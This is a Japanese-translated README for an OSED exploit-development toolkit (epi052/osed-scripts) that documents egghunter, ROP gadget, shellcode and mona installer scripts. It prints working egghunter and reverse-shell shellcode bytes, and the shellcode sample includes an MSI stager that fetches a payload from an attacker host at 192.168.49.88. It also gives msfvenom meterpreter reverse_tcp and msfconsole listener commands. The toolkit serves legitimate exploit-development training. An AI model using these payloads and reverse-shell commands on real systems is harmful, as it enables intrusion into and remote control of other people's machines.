 epi052/osed-scripts
Offensive Security の Windows ユーザーモードエクスプロイト開発コース (OSED) 向けの特製ツール群

オフェンシブセキュリティの Windows ユーザーモードエクスプロイト開発コース (OSED) 向けの特注ツール群
pip3 install keystone-engine numpy
keystone-engine が必要です
usage: egghunter.py [-h] [-t TAG] [-b BAD_CHARS [BAD_CHARS ...]] [-s]

Creates an egghunter compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -t TAG, --tag TAG     tag for which the egghunter will search (default: c0d3)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -s, --seh             create an seh based egghunter instead of NtAccessCheckAndAuditAlarm
デフォルトの egghunter を生成する
./egghunter.py
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: c0d3c0d3
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x63\x30\x64\x33\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
w00tw00t タグで egghunter を生成する
./egghunter.py --tag w00t
[+] egghunter created!
[=]   len: 35 bytes
[=]   tag: w00tw00t
[=]   ver: NtAccessCheckAndAuditAlarm

egghunter = b"\x66\x81\xca\xff\x0f\x42\x52\x31\xc0\x66\x05\xc6\x01\xcd\x2e\x3c\x05\x5a\x74\xec\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe7\xaf\x75\xe4\xff\xe7"
bad char をチェックしながら SEH ベースの egghunter を生成する (シェルコードは変更されません。手動で行う必要があります)
./egghunter.py -b 00 0a 25 26 3d --seh
[+] egghunter created!
[=]   len: 69 bytes
[=]   tag: c0d3c0d3
[=]   ver: SEH

egghunter = b"\xeb\x2a\x59\xb8\x63\x30\x64\x33\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"

有用なガジェットを検索して分類します。検索対象から最後の ret 命令までの間に含まれる不要なコードが最小限の、最もクリーンなガジェットのみを端末に出力します。すべてのガジェットは、さらに検索できるようにテキストファイルに書き出されます。
今日 (2021年6月3日)、ropper (および ROPGadget) は、rp++ が見つけるガジェットを見つけられないことに気付きました (そのため、チャレンジ #2 では、ropper が単に見逃していた add ガジェットがあり、苦労しました)。
find-gadgets は ropper API を使用しているので、rp++ のガジェットも取り込むように更新しました。現在、ropper が見つけられなかった rp++ ガジェットは、'all gadgets' ファイル (デフォルトでは found-gadgets.txt) に追加され、'clean gadgets' ファイル (デフォルトでは found-gadgets.txt.clean) では分類されません。そのため、カバレッジはありますが、うまく統合されていません。rp++ の出力も分類されるよう再検討するかもしれませんし、しないかもしれません。
usage: find-gadgets.py [-h] -f FILES [FILES ...] [-b BAD_CHARS [BAD_CHARS ...]] [-o OUTPUT]

Searches for clean, categorized gadgets from a given list of files

optional arguments:
  -h, --help            show this help message and exit
  -f FILES [FILES ...], --files FILES [FILES ...]
                        space separated list of files from which to pull gadgets (optionally, add base address (libspp.dll:0x10000000))
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to omit from gadgets, e.g., 00 0a (default: empty)
  -o OUTPUT, --output OUTPUT
                        name of output file where all (uncategorized) gadgets are written (default: found-gadgets.txt)
複数のファイル (dll が好むオフセットとは異なるオフセットで読み込まれるものを含む) でガジェットを検索し、すべてのガジェットから 0x0a と 0x0d を除外します
keystone-engine が必要です
オプションの MSI ローダー付きリバースシェルを作成します。
usage: shellcode.py [-h] [-l LHOST] [-p LPORT] [-b BAD_CHARS [BAD_CHARS ...]] [-m] [-d] [-t] [-s]

Creates shellcodes compatible with the OSED lab VM

optional arguments:
  -h, --help            show this help message and exit
  -l LHOST, --lhost LHOST
                        listening attacker system (default: 127.0.0.1)
  -p LPORT, --lport LPORT
                        listening port of the attacker system (default: 4444)
  -b BAD_CHARS [BAD_CHARS ...], --bad-chars BAD_CHARS [BAD_CHARS ...]
                        space separated list of bad chars to check for in final egghunter (default: 00)
  -m, --msi             use an msf msi exploit stager (short)
  -d, --debug-break     add a software breakpoint as the first shellcode instruction
  -t, --test-shellcode  test the shellcode on the system
  -s, --store-shellcode
                        store the shellcode in binary format in the file shellcode.bin
❯ python3 shellcode.py --msi -l 192.168.49.88 -s
[+] shellcode created!
[=]   len:   251 bytes
[=]   lhost: 192.168.49.88
[=]   lport: 4444
[=]   break: breakpoint disabled
[=]   ver:   MSI stager
[=]   Shellcode stored in: shellcode.bin
[=]   help:
         Create msi payload:
                 msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.49.88 LPORT=443 -f msi -o X
         Start http server (hosting the msi file):
                 sudo python -m SimpleHTTPServer 4444
         Start the metasploit listener:
                 sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.49.88; set LPORT 443; exploit"
         Remove bad chars with msfvenom (use --store-shellcode flag):
                 cat shellcode.bin | msfvenom --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d" -f python -v shellcode

shellcode = b"\x89\xe5\x81\xc4\xf0\xf9\xff\xff\x31\xc9\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x5e\x08\x8b\x7e\x20\x8b\x36\x66\x39\x4f\x18\x75\xf2\xeb\x06\x5e\x89\x75\x04\xeb\x54\xe8\xf5\xff\xff\xff\x60\x8b\x43\x3c\x8b\x7c\x03\x78\x01\xdf\x8b\x4f\x18\x8b\x47\x20\x01\xd8\x89\x45\xfc\xe3\x36\x49\x8b\x45\xfc\x8b\x34\x88\x01\xde\x31\xc0\x99\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x24\x75\xdf\x8b\x57\x24\x01\xda\x66\x8b\x0c\x4a\x8b\x57\x1c\x01\xda\x8b\x04\x8a\x01\xd8\x89\x44\x24\x1c\x61\xc3\x68\x83\xb9\xb5\x78\xff\x55\x04\x89\x45\x10\x68\x8e\x4e\x0e\xec\xff\x55\x04\x89\x45\x14\x31\xc0\x66\xb8\x6c\x6c\x50\x68\x72\x74\x2e\x64\x68\x6d\x73\x76\x63\x54\xff\x55\x14\x89\xc3\x68\xa7\xad\x2f\x69\xff\x55\x04\x89\x45\x18\x31\xc0\x66\xb8\x71\x6e\x50\x68\x2f\x58\x20\x2f\x68\x34\x34\x34\x34\x68\x2e\x36\x34\x3a\x68\x38\x2e\x34\x39\x68\x32\x2e\x31\x36\x68\x2f\x2f\x31\x39\x68\x74\x74\x70\x3a\x68\x2f\x69\x20\x68\x68\x78\x65\x63\x20\x68\x6d\x73\x69\x65\x54\xff\x55\x18\x31\xc9\x51\x6a\xff\xff\x55\x10"
****
mona のインストールに必要なすべてのコンポーネントをダウンロードし、Windows マシン上で管理者シェルを使用してインストールを完了するように促します。
❯ ./install-mona.sh 192.168.XX.YY
[+] once the RDP window opens, execute the following command in an Administrator terminal:

powershell -c "cat \\tsclient\mona-share\install-mona.ps1 | powershell -"
